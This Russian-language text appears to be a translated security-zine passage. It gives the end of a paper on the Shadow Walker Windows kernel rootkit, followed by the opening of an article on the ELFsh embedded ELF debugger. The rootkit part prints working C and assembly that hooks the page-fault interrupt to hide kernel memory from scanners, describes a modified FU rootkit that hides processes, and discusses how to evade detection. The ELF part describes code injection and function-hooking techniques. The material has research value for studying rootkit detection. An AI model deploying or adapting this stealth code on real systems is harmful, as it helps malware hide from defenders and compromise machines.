данные обратно после завершения тела функции. Поскольку данные стека находятся в постоянном изменении, маловероятно, что сигнатура могла бы быть надёжно получена из глобальных данных на стеке. Таким образом, нет необходимости вызывать ошибку страницы при каждом обращении к глобальным данным. В общем случае требуется лишь одна ошибка страницы для копирования данных в начале подпрограммы и одна ошибка для копирования данных обратно в конце подпрограммы. Признаём, что это не учитывает более сложных вопросов, связанных с многопоточным доступом и синхронизацией. Альтернативный подход к использованию протокола между драйвером и обработчиком ошибок страниц — пошаговое выполнение инструкции, вызывающей обращение к памяти. Это было бы менее обременительным для драйвера и при этом позволило бы обработчику ошибок страниц сохранять контроль над DTLB (то есть сбрасывать его после обращения к данным, чтобы он оставался пустым).

3.3 — Смежные работы

По иронии судьбы, технология маскировки памяти, обсуждаемая в этой статье, derived от существующей схемы защиты от переполнения стека, известной как PaX. Таким образом, мы демонстрируем потенциально наступательное применение изначально оборонительной технологии. Несмотря на большое сходство (то есть использование преимуществ разделённой архитектуры TLB Pentium), между PaX и применением этой технологии в руткитах есть тонкие различия. В то время как наш руткит с маскировкой памяти применяет семантику «только выполнение, перенаправленные READ/WRITE», PaX применяет семантику «READ/WRITE, без выполнения». Это позволяет PaX обеспечивать программную поддержку неисполняемого стека в архитектуре IA-32, тем самым предотвращая большой класс атак на основе переполнения буфера стека. Когда защищённая PaX система обнаруживает попытку выполнения в диапазоне памяти «только для чтения-записи», она завершает нарушившие это ограничение процессы. Аппаратная поддержка неисполняемой памяти была впоследствии добавлена в формат записи таблицы страниц для некоторых процессоров, включая IA-64 и Pentium 4. В отличие от PaX, наш обработчик руткита позволяет выполнению продолжаться в штатном режиме, перенаправляя обращения READ/WRITE к скрытой странице на безобидно выглядящую теневую страницу. Наконец, следует отметить, что PaX использует бит «пользователь/супервизор» PTE для генерации ошибок страниц, необходимых для обеспечения своей защиты. Это ограничивает его защитой исключительно страниц пользовательского режима, что является непрактичным ограничением для руткита режима ядра. Поэтому в нашей реализации мы используем бит «присутствует/отсутствует» PTE.

3.4 — Реализация доказательства концепции

Наша текущая реализация использует модифицированный руткит FU и новый обработчик ошибок страниц под названием Shadow Walker. Поскольку FU изменяет структуры данных ядра для сокрытия процессов и не использует перехватчики кода, нам нужно было только позаботиться о сокрытии драйвера FU в памяти. Ядро учитывает каждый запущенный в системе процесс, сохраняя объект, называемый блоком EPROCESS, для каждого процесса в внутреннем связном списке. FU отключает процесс, который хочет скрыть, от этого связного списка.

3.4.a — Модифицированный руткит FU

Мы модифицировали текущую версию руткита FU, взятую с rootkit.com. Для повышения скрытности была устранена его зависимость от пользовательской программы инициализации. Теперь вся установочная информация в виде зависимых от ОС смещений получается с помощью функции уровня ядра. Устранив пользовательскую часть, мы устранили необходимость создания символической ссылки на драйвер и необходимость создания функционального устройства — оба эти элемента легко обнаруживаются. После установки FU его образ на файловой системе можно удалить, и все антивирусные сканирования файловой системы не найдут его. Можно также представить, что FU мог бы быть установлен через эксплойт ядра и загружен в память, тем самым обходя любое обнаружение образа на диске. Кроме того, FU скрывает все процессы, чьи имена начинаются с `_fu_`, независимо от идентификатора процесса (PID). Мы создаём системный поток, который непрерывно сканирует этот список процессов в поисках данного префикса. FU и перехватчик памяти Shadow Walker работают в сговоре; поэтому FU полагается на Shadow Walker для удаления драйвера из связного списка драйверов в памяти и из каталога драйверов диспетчера объектов Windows.

3.4.b — Движок перехвата памяти Shadow Walker

Shadow Walker состоит из модуля установки перехватчика памяти и нового обработчика ошибок страниц. Модуль перехвата памяти принимает виртуальный адрес скрываемой страницы в качестве параметра. Он использует информацию, содержащуюся в адресе, для выполнения нескольких проверок работоспособности. Затем Shadow Walker устанавливает новый обработчик ошибок страниц, перехватывая Int 0E (если он не был установлен ранее), и вставляет информацию о скрытой странице в хэш-таблицу, чтобы её можно было быстро найти при ошибках страниц. Наконец, PTE для страницы помечается как отсутствующий, а запись TLB для скрытой страницы сбрасывается. Это гарантирует, что все последующие обращения к странице фильтруются новым обработчиком ошибок страниц.

```
/**************************************************************************
* HookMemoryPage - Hooks a memory page by marking it not present
*                  and flushing any entries in the TLB. This ensure
*                  that all subsequent memory accesses will generate
*                  page faults and be filtered by the page fault handler.
*
* Parameters:
*      PVOID pExecutePage - pointer to the page that will be used on
*                           execute access
*
*      PVOID pReadWritePage - pointer to the page that will be used to load
*                             the DTLB on data access
*
*      PVOID pfnCallIntoHookedPage - A void function which will be called
*                                    from within the page fault handler to
*                                    to load the ITLB on execute accesses
*
*      PVOID pDriverStarts (optional) - Sets the start of the valid range
*                                       for data accesses originating from
*                                       within the hidden page.
*
*      PVOID pDriverEnds (optional) - Sets the end of the valid range for
*                                     data accesses originating from within
*                                     the hidden page.
* Return - None
**************************************************************************/
void HookMemoryPage( PVOID pExecutePage, PVOID pReadWritePage,
                     PVOID pfnCallIntoHookedPage, PVOID pDriverStarts,
                     PVOID pDriverEnds )
{
        HOOKED_LIST_ENTRY HookedPage = {0};
        HookedPage.pExecuteView = pExecutePage;
```

```
        HookedPage.pReadWriteView = pReadWritePage;
        HookedPage.pfnCallIntoHookedPage = pfnCallIntoHookedPage;
        if( pDriverStarts != NULL)
           HookedPage.pDriverStarts = (ULONG)pDriverStarts;
        else
           HookedPage.pDriverStarts = (ULONG)pExecutePage;

        if( pDriverEnds != NULL)
           HookedPage.pDriverEnds = (ULONG)pDriverEnds;
        else
        {       //set by default if pDriverEnds is not specified
                if( IsInLargePage( pExecutePage ) )
                   HookedPage.pDriverEnds =
                   (ULONG)HookedPage.pDriverStarts + LARGE_PAGE_SIZE;
                else
                   HookedPage.pDriverEnds =
                   (ULONG)HookedPage.pDriverStarts + PAGE_SIZE;
        }//end if

        __asm cli //disable interrupts

        if( hooked == false )
        {      HookInt( &g_OldInt0EHandler,
                       (unsigned long)NewInt0EHandler, 0x0E );
               hooked = true;
        }//end if

        HookedPage.pExecutePte = GetPteAddress( pExecutePage );
        HookedPage.pReadWritePte = GetPteAddress( pReadWritePage );

        //Insert the hooked page into the list
        PushPageIntoHookedList( HookedPage );

        //Enable the global page feature
        EnableGlobalPageFeature( HookedPage.pExecutePte );

        //Mark the page non present
        MarkPageNotPresent( HookedPage.pExecutePte );

        //Go ahead and flush the TLBs.  We want to guarantee that all
        //subsequent accesses to this hooked page are filtered
        //through our new page fault handler.
        __asm invlpg pExecutePage

        __asm sti //reenable interrupts
}//end HookMemoryPage
```

Функциональность обработчика ошибок страниц относительно проста, несмотря на кажущуюся сложность схемы. Его основные функции — определить, вызвана ли данная ошибка страницы перехваченной страницей, разрешить тип обращения, а затем загрузить соответствующий TLB. Таким образом, обработчик ошибок страниц имеет, по существу, два пути выполнения. Если страница не перехвачена, она передаётся вниз в обработчик ошибок страниц операционной системы. Это определяется как можно быстрее и эффективнее. Ошибки, возникающие из адресов пользовательского режима или когда процессор работает в пользовательском режиме, немедленно передаются вниз. Судьба обращений режима ядра также быстро определяется с помощью поиска в хэш-таблице. В качестве альтернативы, как только страница определена как перехваченная, проверяется тип обращения и направляется к соответствующему коду загрузки TLB (обращения EXECUTE вызывают загрузку ITLB, а обращения READ/WRITE — загрузку DTLB). Процедура загрузки TLB выглядит следующим образом:

1. Соответствующее отображение физического фрейма загружается в PTE для адреса ошибки.
2. Страница временно помечается как присутствующая.
3. Для загрузки DTLB выполняется чтение памяти на перехваченной странице.
4. Для загрузки ITLB выполняется вызов в перехваченную страницу.
5. Страница снова помечается как отсутствующая.

6. Восстанавливается исходное отображение физического фрейма для PTE.

После загрузки TLB управление напрямую возвращается к коду, вызвавшему ошибку.

```
/************************************************************************
* NewInt0EHandler - Page fault handler for the memory hook engine (aka. the
*                   guts of this whole thing ;)
*
* Parameters - none
*
* Return -      none
*
************************************************************************/
void __declspec( naked ) NewInt0EHandler(void)
{
        __asm
        {
                pushad
                mov edx, dword ptr [esp+0x20] //PageFault.ErrorCode

                test edx, 0x04 //if the processor was in user mode, then
                jnz PassDown   //pass it down

                mov eax,cr2     //faulting virtual address
                cmp eax, HIGHEST_USER_ADDRESS
                jbe PassDown   //we don't hook user pages, pass it down

                ////////////////////////////////////////
                //Determine if it's a hooked page
                ////////////////////////////////////////
                push eax
                call FindPageInHookedList
                mov ebp, eax //pointer to HOOKED_PAGE structure
                cmp ebp, ERROR_PAGE_NOT_IN_LIST
                jz PassDown  //it's not a hooked page

                ////////////////////////////////////////
                //NOTE: At this point we know it's a
                //hooked page. We also only hook
                //kernel mode pages which are either
                //non paged or locked down in memory
                //so we assume that all page tables
                //are resident to resolve the address
                //from here on out.
                ////////////////////////////////////////
                mov eax, cr2
                mov esi, PROCESS_PAGE_DIR_BASE
                mov ebx, eax
                shr ebx, 22
                lea ebx, [esi + ebx*4]  //ebx = pPTE for large page
                test [ebx], 0x80        //check if its a large page
                jnz IsLargePage

                mov esi, PROCESS_PAGE_TABLE_BASE
                mov ebx, eax
                shr ebx, 12
                lea ebx, [esi + ebx*4]  //ebx = pPTE

IsLargePage:

                cmp [esp+0x24], eax     //Is due to an attepmted execute?
                jne LoadDTLB

                ////////////////////////////////
                // It's due to an execute. Load
                // up the ITLB.
                ////////////////////////////////
                cli
                or dword ptr [ebx], 0x01         //mark the page present
                call [ebp].pfnCallIntoHookedPage //load the itlb
                and dword ptr [ebx], 0xFFFFFFFE  //mark page not present
```

```
                sti
                jmp ReturnWithoutPassdown

                ////////////////////////////////
                // It's due to a read /write
                // Load up the DTLB
                ////////////////////////////////
                ////////////////////////////////
                // Check if the read / write
                // is originating from code
                // on the hidden page.
                ////////////////////////////////
LoadDTLB:
                mov edx, [esp+0x24]             //eip
                cmp edx,[ebp].pDriverStarts
                jb LoadFakeFrame
                cmp edx,[ebp].pDriverEnds
                ja LoadFakeFrame

                ////////////////////////////////
                // If the read /write is originating
                // from code on the hidden page,then
                // let it go through. The code on the
                // hidden  page will follow protocol
                // to clear the TLB after the access.
                ////////////////////////////////
                cli
                or dword ptr [ebx], 0x01           //mark the page present
                mov eax, dword ptr [eax]           //load the DTLB
                and dword ptr [ebx], 0xFFFFFFFE    //mark page not present
                sti
                jmp ReturnWithoutPassdown

                ////////////////////////////////
                // We want to fake out this read
                // write. Our code is not generating
                // it.
                ////////////////////////////////
LoadFakeFrame:
                mov esi, [ebp].pReadWritePte
                mov ecx, dword ptr [esi]            //ecx = PTE of the
                                                    //read / write page

                //replace the frame with the fake one
                mov edi, [ebx]
                and edi, 0x00000FFF //preserve the lower 12 bits of the
                                    //faulting page's PTE
                and ecx, 0xFFFFF000 //isolate the physical address in
                                    //the "fake" page's PTE
                or ecx, edi
                mov edx, [ebx]     //save the old PTE so we can replace it
                cli
                mov [ebx], ecx    //replace the faulting page's phys frame
                                  //address w/ the fake one

                //load the DTLB
                or dword ptr [ebx], 0x01   //mark the page present
                mov eax, cr2               //faulting virtual address
                mov eax, dword ptr[eax]    //do data access to load DTLB
                and dword ptr [ebx], 0xFFFFFFFE //re-mark page not present

                //Finally, restore the original PTE
                mov [ebx], edx
                sti

ReturnWithoutPassDown:
                popad
                add esp,4
                iretd

PassDown:
```

```
                popad
                jmp g_OldInt0EHandler

        }//end asm
}//end NewInt0E
```

---

4 — Известные ограничения и влияние на производительность

Поскольку наш текущий руткит предназначен только как демонстрация доказательства концепции, а не полностью разработанный инструмент атаки, он обладает рядом реализационных ограничений. Большая часть этой функциональности могла бы быть добавлена, если бы кто-то был склонён к этому. Во-первых, нет усилий по поддержке гиперпоточности или многопроцессорных систем. Кроме того, он не поддерживает режим адресации Pentium PAE, который расширяет количество физически адресуемых битов с 32 до 36. Наконец, конструкция ограничена маскировкой только 4-килобайтных страниц режима ядра (то есть в верхнем диапазоне 2 ГБ адресного пространства памяти). Мы упоминаем ограничение на 4-килобайтные страницы, поскольку в настоящее время существуют некоторые технические проблемы, связанные со скрытием 4-мегабайтной страницы, на которой располагается ntoskrnl. Сокрытие страницы, содержащей ntoskrnl, было бы примечательным расширением. С точки зрения производительности мы не завершили строгого тестирования, однако субъективно говоря, после установки руткита и движка перехвата памяти никакого заметного влияния на производительность не ощущается. Для максимальной производительности, как упоминалось ранее, код и данные должны находиться на отдельных страницах, а использование глобальных данных должно быть сведено к минимуму, чтобы ограничить влияние на производительность, если желательно включить маскировку как страниц данных, так и исполняемых страниц.

---

5 — Обнаружение

Существует как минимум несколько очевидных слабых мест, с которыми необходимо справиться во избежание обнаружения. Наша текущая реализация доказательства концепции не решает их, однако мы указываем на них для полноты картины. Поскольку мы должны уметь отличать обычные ошибки страниц от ошибок, связанных с перехватом памяти, мы накладываем требование, что перехваченные страницы должны находиться в непоодинируемой памяти. Очевидно, что отсутствующие страницы в непоодинируемой памяти представляют собой аномалию. Однако является ли это достаточной эвристикой для объявления тревоги об рутките — спорный вопрос. Блокировка выгружаемой памяти с помощью API наподобие `MmProbeAndLockPages`, вероятно, более скрытна. Следующая слабость заключается в необходимости маскировки присутствия обработчика ошибок страниц. Поскольку страница, на которой располагается обработчик ошибок страниц, не может быть помечена как отсутствующая из-за очевидных проблем рекурсивного повторного входа, она будет уязвима для простого сканирования сигнатур и должна быть замаскирована с использованием более традиционных методов. Поскольку эта подпрограмма невелика, написана на ASM и не опирается ни на какие API ядра, полиморфизм был бы разумным решением. Связанная слабость возникает в необходимости маскировки присутствия перехватчика IDT. Мы не можем использовать нашу технику перехвата памяти для маскировки модификаций таблицы дескрипторов прерываний по аналогичным причинам, что и обработчик ошибок страниц. Хотя мы могли бы перехватить прерывание ошибки страницы с помощью инлайн-перехвата, а не прямой модификации IDT, размещение перехватчика памяти на странице, содержащей обработчик

ОС INT 0E, проблематично, а инлайн-перехваты легко обнаруживаются. Йоанна Рутковска предложила использовать отладочные регистры для сокрытия перехватчиков IDT [5], однако Эдгар Барбоза продемонстрировал, что они не являются полностью эффективным решением [12]. Это связано с тем, что отладочные регистры защищают виртуальные, а не физические адреса. Можно просто переотобразить физический фрейм, содержащий IDT, на другой виртуальный адрес и читать/записывать память IDT по своему усмотрению. Shadow Walker также подвержен этому типу атаки, поскольку он основан на эксплуатации виртуальной, а не физической памяти. Несмотря на это признанное слабое место, большинство коммерческих сканеров безопасности по-прежнему выполняют сканирование виртуальной, а не физической памяти и будут обмануты руткитами наподобие Shadow Walker. Наконец, Shadow Walker коварен. Даже если сканер обнаружит Shadow Walker, он будет практически беспомощен в его удалении на работающей системе. Если бы сканер успешно перезаписал перехватчик исходным обработчиком ошибок страниц ОС, например, это, вероятно, привело бы к BSOD системы, поскольку на скрытых страницах возникали бы некоторые ошибки страниц, с которыми ни сканер, ни ОС не знали бы, как справиться.

---

6 — Заключение

Shadow Walker — не оружие атаки. Его функциональность ограничена, и он не предпринимает никаких усилий для сокрытия своего перехватчика IDT или кода обработчика ошибок страниц. Он обеспечивает лишь практическую реализацию доказательства концепции подрыва виртуальной памяти. Инвертируя программную реализацию неисполняемой памяти оборонительного характера, мы показываем, что возможно подорвать видение виртуальной памяти, на которое полагаются операционная система и практически все приложения сканеров безопасности. Благодаря эксплуатации архитектуры TLB Shadow Walker является прозрачным и демонстрирует чрезвычайно лёгкое влияние на производительность. Такие характеристики несомненно сделают его привлекательным решением для вирусов, червей и шпионских приложений в дополнение к руткитам.

---

7 — Литература

1. Tripwire, Inc. http://www.tripwire.com/
2. Butler, James, VICE — Catch the hookers! Black Hat, Las Vegas, July, 2004. www.blackhat.com/presentations/
3. Fuzen, FU Rootkit. http://www.rootkit.com/project.php?id=12
4. Holy Father, Hacker Defender. http://hxdef.czweb.org/
5. Rutkowska, Joanna, Detecting Windows Server Compromises with Patchfinder 2. January, 2004.
6. Butler, James and Hoglund, Greg, Rootkits: Subverting the Windows Kernel. July, 2005.
7. B. Cogswell and M. Russinovich, RootkitRevealer, available at: www.sysinternals.com/ntw2k/freeware/rootkit
8. F-Secure BlackLight (Helsinki, Finland: F-Secure Corporation, 2005): www.fsecure.com/blacklight/
9. Jack, Barnaby. Remote Windows Exploitation: Step into the Ring 0 http://www.eeye.com/~data/publish/whitepa
10. Chong, S.K. Windows Local Kernel Exploitation. http://www.bellua.com/bcs2005/asia05.archive/BCSASIA2005-T
11. William A. Arbaugh, Timothy Fraser, Jesus Molina, and Nick L. Petroni: Copilot: A Coprocessor Based Runti
12. Barbosa, Edgar. Avoiding Windows Rootkit Detection http://packetstormsecurity.org/filedesc/bypassEPA.pdf
13. Rutkowska, Joanna. Concepts For The Stealth Windows Rootkit, Sept 2003 http://www.invisiblethings.org/pap
14. Russinovich, Mark and Solomon, David. Windows Internals, Fourth Edition.

---

8 — Благодарности

Благодарности выражаются Йоанне Рутковской за её статью о проекте Chameleon, ставшую одним из вдохновений для этого проекта; команде PAX за демонстрацию того, как рассинхронизировать TLB в их программной реализации неисполняемой памяти; Халвару Флейку за первоначальные обсуждения идеи Shadow Walker; и Kayaker за помощь в бета-тестировании и отладке части кода. Наконец, мы хотели бы выразить свои приветствия всем участникам rootkit.com :)

|=[*EOF*]=----------=|

Embedded ELF Debugging: средняя голова Цербера

Автор: The ELF shell crew

Содержание

I. Введение в отладку защищённого ПО

В прошлом работы по манипуляции бинарными файлами были сосредоточены на написании вирусов, взломе программ, развёртывании бэкдоров или создании маленьких и обфусцированных исполняемых файлов. Помимо инструментов GNU-проекта — в частности, GNU binutils, включающего GNU-отладчик [1] (который ориентируется скорее на переносимость, чем на функциональность), — ни одного крупного фреймворка для манипуляции бинарными файлами не существовало. Почти десять лет формат ELF оставался успешным стандартом: большинство UNIX-систем и дистрибутивов опираются именно на него.

Однако существующие инструменты не используют возможности формата в полной мере, а большинство программ для реверс-инжиниринга или отладки либо жёстко привязаны к конкретной архитектуре, либо попросту игнорируют внутреннюю структуру бинарных файлов при извлечении и перенаправлении информации.

Со времени первой публикации о ELF shell мы настолько улучшили новый фреймворк, что пришло время написать вторую углублённую статью, посвящённую достижениям в области статических и runtime-техник ELF. Мы подробно опишем 8 новых функций по манипуляции бинарными файлами, пересекающихся с существующей методологией реверс-инжиниринга. Эти техники открывают новый подход к отладке и расширению закрытого программного обеспечения в защищённых средах.

Мы работали с несколькими архитектурами (x86, alpha, sparc, mips) и уделяли особое внимание ограниченным средам, где бинарные файлы скомпонованы с включёнными средствами защиты (например, hardened gentoo binaries) на машинах с защитой PaX [2]. Это означает, что наш отладчик может сохранять работоспособность даже будучи внедрён внутрь (локального или) удалённого процесса.

A. Предыдущие работы и их ограничения

В первой части серии статей Cerberus мы представили новую технику резидентности под названием ET_REL injection. Она заключалась в компиляции C-кода в перемещаемые (.o) файлы и их внедрении в существующие закрытые исполняемые программы. Техника была предложена для архитектур INTEL и SPARC на формате ELF32.

Мы улучшили эту технику: теперь поддерживаются как 32-, так и 64-битные бинарные файлы, добавлена поддержка alpha64 и sparc64. Мы также поработали с архитектурой MIPS r5000 и теперь обеспечиваем для неё почти полную среду выполнения. Теперь также поддерживается внедрение ET_REL в объекты ET_DYN (разделяемые библиотеки), что делает нашу технику совместимой с полностью рандомизированными средами — такими, как Hardened Gentoo с включённой защитой PaX на Linux. Мы также работали с другими ОС: BSD-семейством, Solaris и HP-UX; код регулярно компилировался и тестировался на них.

Важной инновацией нашего фреймворка для отладки на основе манипуляции бинарными файлами является отсутствие ptrace. Мы не используем резидентность в ядре, как в [8], поэтому даже непривилегированные пользователи могут пользоваться этим, и решение не зависит от операционной системы.

Существующие отладчики полагаются на системный вызов ptrace, чтобы процесс-отладчик мог присоединиться к отлаживаемой программе и выполнять различные манипуляции с её внутренним состоянием: дамп памяти, расстановка точек останова, обратная трассировка стека и т. д. Мы предлагаем те же возможности без использования этого системного вызова.

Причин отказа от ptrace несколько, и они просты. Во-первых, многие защищённые или встраиваемые системы его не реализуют или просто отключают. Это касается систем на базе grsecurity, производственных систем или телефонных систем, ОС которых основана на ELF, но лишена интерфейса ptrace.

Вторая важная причина — штрафы производительности, присущие такой системе отладки. Мы их не несём, поскольку отладчик находится в том же процессе. Мы реализуем полностью пользовательскую технику, которая не требует доступа к памяти ядра: это делает её полезной на всех этапах пентеста, когда необходима отладка чувствительного ПО в защищённой среде без возможности обновления системы.

Мы допускаем внедрение обычного C-кода внутрь новых бинарных файлов (в статической перспективе) и процессов (в режиме runtime) с использованием единого инструмента. При необходимости мы используем только ELF-техники, снижающие криминалистические следы на диске и работающие исключительно в памяти.

B. За пределами PaX и ptrace

Ещё один ключевой элемент нашего фреймворка — значительно улучшенные техники перенаправления. Мы можем перенаправить практически любой поток управления — независимо от того, размещён ли код функции внутри самого бинарного файла (техника CFLOW) или в библиотеке, от которой файл зависит (предыдущие наши работы представили новые техники перехвата, такие как ALTPLT).

Мы улучшили эти техники через множество переписываний и теперь обеспечиваем полностью архитектурно-независимую реализацию. Мы дополнили ALTPLT новой техникой ALTGOT, благодаря которой перехват функции с возможностью вызова оригинальной копии из функции-перехватчика стал возможен также на RISC-машинах Alpha и MIPS.

Мы также создали новую технику EXTPLT, которая позволяет вызывать неизвестные функции (о которых в ELF-файле нет вообще никакой информации о динамическом связывании) с помощью нового алгоритма постлинковки, совместимого с объектами ET_EXEC и ET_DYN.

C. Улучшения интерфейса

Наша реализация встроенного ELF-отладчика является прототипом. Она вполне работоспособна, однако мы всё ещё в процессе разработки. Весь представленный в статье код заведомо работает. Тем не менее мы не всеведущи: вы можете столкнуться с проблемой. В таком случае напишите нам по электронной почте, чтобы мы могли придумать, как создать патч.

Единственное допущение, которое мы делаем, — возможность читать отлаживаемую программу. В любом случае вы также можете отлаживать нечитаемые бинарные файлы на диске в памяти, загрузив отладчик через переменную LD_PRELOAD. Тем не менее e2dbg лучше работает, когда бинарные файлы доступны для чтения. Поскольку отладчик выполняется в том же адресном пространстве, вы всё равно можете читать память [3][4] и восстанавливать бинарную программу, хотя эта функция ещё не реализована.

Центральным языком взаимодействия в фреймворке Embedded ELF Debugger (e2dbg) является язык скриптования ELFsh. Мы дополнили его поддержкой цикличного и условного потока управления, прозрачной обработкой переменных с нестрогой типизацией (по аналогии с Perl). Поддерживаются также команда source (для выполнения скрипта внутри текущей сессии) и пользовательские макросы (команда scriptdir).

Мы также разработали peer-to-peer-стек под названием Distributed Update Management Protocol — DUMP, — позволяющий связывать несколько экземпляров отладчика по сети; эта возможность в данной статье не рассматривается. Для полноты картины: теперь поддерживается режим мультипользователя (параллельные или совместные сессии) и смена среды с помощью команды workspace.

В первой части статьи мы рассмотрим использование такого интерфейса. Во второй части приведём технические подробности реализации описанных возможностей на нескольких архитектурах. Последняя часть посвящена наиболее свежим и продвинутым техникам, разработанным нами в последние недели для отладки в ограниченных условиях на защищённых бинарных файлах. Заключительные алгоритмы статьи архитектурно независимы и составляют ядро движка перемещений в ELFsh.

II. Полигон встроенной отладки

A. Внутрипроцессное внедрение

У нас есть несколько техник внедрения отладчика внутрь отлаживаемого процесса. Таким образом, оба будут разделять адресное пространство, и отладчик сможет читать собственные данные и код для получения (и изменения) информации в отлаживаемом процессе.

Поскольку ELF shell состоит из 40 000 строк кода, мы не хотели переписывать всё заново ради поддержки модификации процессов. Мы воспользовались трюком, который позволяет выбирать, выполняются ли модификации в памяти или на диске. Трюк занимает 10 строк кода. Если не считать макросы PROFILE необязательными, вот точный код:

```
(libelfsh/section.c)

void                    *elfsh_get_raw(elfshsect_t *sect)
{
  ELFSH_PROFILE_IN(__FILE__, __FUNCTION__, __LINE__);

  /* sect->parent->base is always NULL for ET_EXEC */
  if (elfsh_is_debug_mode())
    {
      sect->pdata = (void *) sect->parent->base + sect->shdr->sh_addr;
     ELFSH_PROFILE_ROUT(__FILE__, __FUNCTION__, __LINE__, (sect->pdata));
    }
  if (sect)
    ELFSH_PROFILE_ROUT(__FILE__, __FUNCTION__, __LINE__, (sect->data));

  ELFSH_PROFILE_ERR(__FILE__, __FUNCTION__, __LINE__,
                    "Invalid parameter", NULL);
}
```

В чём суть техники? Всё довольно просто: если внутренний флаг отладчика установлен в режим static (модификация на диске), мы возвращаем указатель на внутренний кэш данных ELFsh для нужного раздела. Если же мы находимся в динамическом режиме (модификация процесса), мы просто возвращаем адрес этого раздела. Отладчик выполняется в том же процессе и поэтому считает возвращённый адрес читаемым (или записываемым) буфером. Мы можем повторно использовать весь API ELF shell, просто следя за вызовом функции `elfsh_get_raw()` при обращении к указателю `->data`. Выбор между процессом и диском становится прозрачным для всего кода отладчика/elfsh.

Идея внедрения кода непосредственно внутрь процесса не нова — мы изучаем её уже несколько лет. Встроенное внедрение кода применяется также в сообществе Windows-крекеров [12] для обхода большинства защит от трассировки и отладки, однако нигде нам не встречалась реализация полноценного отладчика с такими продвинутыми возможностями, как ET_REL injection или перенаправление функций на нескольких архитектурах — как на диске, так и в памяти — в едином коде.

B. Альтернативное ELF-скриптование на диске и в памяти (feat. linkmap)

У нас есть 2 подхода для внедрения отладчика внутрь отлаживаемой программы. При использовании записи DT_NEEDED с перенаправлением главной функции отлаживаемой программы на точку входа ET_DYN-отладчика мы также внедряем различные разделы для выполнения базовых техник, например EXTPLT. Это будет подробно описано в следующей части.

Второй подход предполагает применение LD_PRELOAD на отлаживаемой программе и расстановку точек останова (либо через опкод 0xCC на x86 или аналогичный опкод на другой архитектуре, либо через перенаправление функций, которое доступно на многих архитектурах и для многих типов функций в фреймворке).

Поскольку так или иначе необходима модификация бинарного файла, мы используем технику DT_NEEDED для добавления зависимости от библиотеки и все прочие внедрения разделов или перенаправления, описанные в этой статье, — до начала реальной отладки.

Техника LD_PRELOAD особенно полезна, когда нет возможности прочитать отлаживаемый бинарный файл. Выбор техники внедрения отладчика остаётся за пользователем в зависимости от текущих потребностей.

Посмотрим, как использовать встроенный отладчик и его команду `mode`, переключающую режим memory/disk. Затем выведем таблицу Global Offset Table (.got). Сначала отображается GOT в памяти, затем мы возвращаемся в статический режим и выводим GOT на диске:

```
(e2dbg-0.65) list

.::. Working files .::.
[001] Sun Jul 31 19:23:33 2005  D ID: 9 /lib/libncurses.so.5
[002] Sun Jul 31 19:23:33 2005  D ID: 8 /lib/libdl.so.2
[003] Sun Jul 31 19:23:33 2005  D ID: 7 /lib/libtermcap.so.2
[004] Sun Jul 31 19:23:33 2005  D ID: 6 /lib/libreadline.so.5
[005] Sun Jul 31 19:23:33 2005  D ID: 5 /lib/libelfsh.so
[006] Sun Jul 31 19:23:33 2005  D ID: 4 /lib/ld-linux.so.2
[007] Sun Jul 31 19:23:33 2005  D ID: 3 ./ibc.so.6    # e2dbg.so renamed
[008] Sun Jul 31 19:23:33 2005  D ID: 2 /lib/tls/libc.so.6
[009] Sun Jul 31 19:23:33 2005 *D ID: 1 ./a.out_e2dbg # debuggee

.::. ELFsh modules .::.
[*] No loaded module

(e2dbg-0.65) mode

[*] e2dbg is in DYNAMIC MODE

(e2dbg-0.65) got

[Global Offset Table .::. GOT : .got ]
[Object ./a.out_e2dbg]

0x080498E4: [0] 0x00000000       <?>

[Global Offset Table .::. GOT : .got.plt ]
[Object ./a.out_e2dbg]

0x080498E8: [0] 0x0804981C       <_DYNAMIC@a.out_e2dbg>
0x080498EC: [1] 0x00000000       <?>
0x080498F0: [2] 0x00000000       <?>
0x080498F4: [3] 0x0804839E       <fflush@a.out_e2dbg>
0x080498F8: [4] 0x080483AE       <puts@a.out_e2dbg>
0x080498FC: [5] 0x080483BE       <malloc@a.out_e2dbg>
0x08049900: [6] 0x080483CE       <strlen@a.out_e2dbg>
0x08049904: [7] 0x080483DE       <__libc_start_main@a.out_e2dbg>
0x08049908: [8] 0x080483EE       <printf@a.out_e2dbg>
0x0804990C: [9] 0x080483FE       <free@a.out_e2dbg>
0x08049910: [10] 0x0804840E      <read@a.out_e2dbg>

[Global Offset Table .::. GOT : .elfsh.altgot ]
[Object ./a.out_e2dbg]

0x08049928: [0] 0x0804981C      <_DYNAMIC@a.out_e2dbg>
0x0804992C: [1] 0xB7F4A4E8      <_r_debug@ld-linux.so.2 + 24>
0x08049930: [2] 0xB7F3EEC0      <_dl_rtld_di_serinfo@ld-linux.so.2 + 477>
0x08049934: [3] 0x0804839E      <fflush@a.out_e2dbg>
0x08049938: [4] 0x080483AE      <puts@a.out_e2dbg>
0x0804993C: [5] 0xB7E515F0      <__libc_malloc@libc.so.6>
```

```
0x08049940: [6] 0x080483CE      <strlen@a.out_e2dbg>
0x08049944: [7] 0xB7E01E50      <__libc_start_main@libc.so.6>
0x08049948: [8] 0x080483EE      <printf@a.out_e2dbg>
0x0804994C: [9] 0x080483FE      <free@a.out_e2dbg>
0x08049950: [10] 0x0804840E     <read@a.out_e2dbg>
0x08049954: [11] 0xB7DAFFF6     <e2dbg_run@ibc.so.6>

(e2dbg-0.65) mode static

[*] e2dbg is now in STATIC mode

(e2dbg-0.65) # Теперь переключились в перспективу «на диске»
(e2dbg-0.65) got

[Global Offset Table .::. GOT : .got ]
[Object ./a.out_e2dbg]

0x080498E4: [0] 0x00000000       <?>

[Global Offset Table .::. GOT : .got.plt ]
[Object ./a.out_e2dbg]

0x080498E8: [0] 0x0804981C       <_DYNAMIC>
0x080498EC: [1] 0x00000000       <?>
0x080498F0: [2] 0x00000000       <?>
0x080498F4: [3] 0x0804839E       <fflush>
0x080498F8: [4] 0x080483AE       <puts>
0x080498FC: [5] 0x080483BE       <malloc>
0x08049900: [6] 0x080483CE       <strlen>
0x08049904: [7] 0x080483DE       <__libc_start_main>
0x08049908: [8] 0x080483EE       <printf>
0x0804990C: [9] 0x080483FE       <free>
0x08049910: [10] 0x0804840E      <read>

[Global Offset Table .::. GOT : .elfsh.altgot ]
[Object ./a.out_e2dbg]

0x08049928: [0] 0x0804981C       <_DYNAMIC>
0x0804992C: [1] 0x00000000       <?>
0x08049930: [2] 0x00000000       <?>
0x08049934: [3] 0x0804839E       <fflush>
0x08049938: [4] 0x080483AE       <puts>
0x0804993C: [5] 0x080483BE       <malloc>
0x08049940: [6] 0x080483CE       <strlen>
